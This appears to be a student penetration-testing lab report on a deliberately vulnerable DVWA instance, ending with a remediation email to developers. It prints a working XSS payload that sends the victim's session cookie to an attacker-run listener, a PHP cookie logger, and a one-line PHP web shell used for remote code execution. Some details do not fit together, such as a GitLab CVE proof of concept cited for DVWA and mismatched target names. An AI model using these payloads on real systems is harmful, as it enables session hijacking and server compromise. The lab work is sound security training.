Vulnerability Assessment & Penetration Testing

Summary

A comprehensive security assessment was conducted on DVWA (Damn Vulnerable Web Application) running on 192.168.1.11. Multiple critical vulnerabilities were successfully exploited in a chained attack sequence, resulting in complete Remote Code Execution (RCE) with www-data privileges. The exploitation chain demonstrated critical security flaws across multiple vulnerability categories

Lab 1 — Advance Exploitation

Report Title: Chained Exploit Assessment on DVWM Web Server

Tools Used: Nmap, OpenVAS, Nikto

Target: Metasploitable2 VM

Exploit Chain Log

ID	Vulnerability	Target	Severity	Status
VUL-001	Reflected XSS	192.168.1.11	High	Exploited
VUL-002	Weak Session Management	192.168.1.11	High	Exploited
VUL-003	Unrestricted File Upload	192.168.1.11	Critical	Exploited
VUL-004	Remote Code Execution	192.168.1.11	Critical	Exploited

Attack Steps

1. Inject XSS payload into DVWA

DVWA has a Reflected XSS page. We will inject a script that sends the victim's session cookie to our Kali machine. This simulates a real attacker stealing an admin session.

Step A: Set Up Listener on Kali Machine

Start a PHP built-in server to catch incoming cookie data:

```
php -S 0.0.0.0:8080
```

Purpose: Creates an HTTP server listening on all interfaces (0.0.0.0) on port 8080 to receive exfiltrated cookies.

Step B: Create Cookie Logger Script

Create **cookie.php** on the Kali machine (in the directory where PHP server is running):

```
<?php
        $file = fopen("cookies.txt", "a");
        fwrite($file, $_GET['c'] . "\n");
        fclose($file);
?>
```

Step C: Craft XSS Payload

The malicious payload to inject into DVWA's Reflected XSS field:

```
<script>
        document.location='http://192.168.1.14:8080/cookie.php?c='+document.cookie
</script>
```

On Kali Machine Terminal:



Fig1: Session Captured

2. Modify Session for Admin Privilege Escalation

After obtaining a valid session, we opened an incognito browser window to verify whether administrative access had been granted.
Using the browser's Developer Tools, we modified or replaced the PHPSESSID cookie to test whether elevated (admin) privileges could be achieved.

3. Upload Malicious PHP Shell

Step A: Create PHP Web Shell

Filename: shell.php

```
<?php
        system($_GET['cmd']);
?>
```



Fig 2: Malicious PHP uploaded

Step B: Locate Uploaded Shell

The shell is stored in the web-accessible directory:

Path: ***/dvwa/hackable/uploads***

4. Execute Commands & Confirm RCE

URL: http://192.168.1.11/dvwa/hackable/uploads/shell.php?cmd=id



Fig 3: RCE Confirmed

Customization Summary

Modified GitLab CVE-2021-22205 PoC for DVWA environment by replacing ExifTool RCE payload with PHP shell.php upload mechanism. Added interactive command execution interface, flexible argument parsing for custom targets/listeners, improved error handling, and class-based structure for reusability. Enhanced logging with real-time output formatting for penetration testing workflows.

Python PoC Customization

You can find the custom Python script in the Github repository:
/Task-2/Advance Exploitation/dvwa_exploit_poc.py

Usage: python3 dvwa_exploit.py --target http://192.168.1.11



Fig 4: Custom Python Script

Developer Escalation Email

Subject: URGENT: Critical Security Vulnerabilities - Immediate Action Required

To: Development Team
Date: April 29, 2026

Dear Team,

Our security assessment identified a critical exploitation chain on 192.168.1.11 resulting in complete system compromise within 15 minutes.

VULNERABILITIES EXPLOITED:

- Reflected XSS allowing session hijacking
- Weak session management enabling admin privilege escalation
- Unrestricted file upload leading to RCE
- PHP shell execution with www-data privileges

IMMEDIATE REMEDIATION REQUIRED:

1. Sanitize all inputs with htmlspecialchars()
2. Enable HttpOnly/Secure flags on cookies
3. Whitelist file upload types only
4. Disable PHP execution in upload directories
5. Update GitLab and patch CVE-2021-22205
6. Review php.ini dangerous function restrictions

This poses severe risk: data breach, regulatory violations, reputation damage.

Please prioritize fixes immediately. Security team available for technical implementation guidance.

Best regards,
VAPT Analyst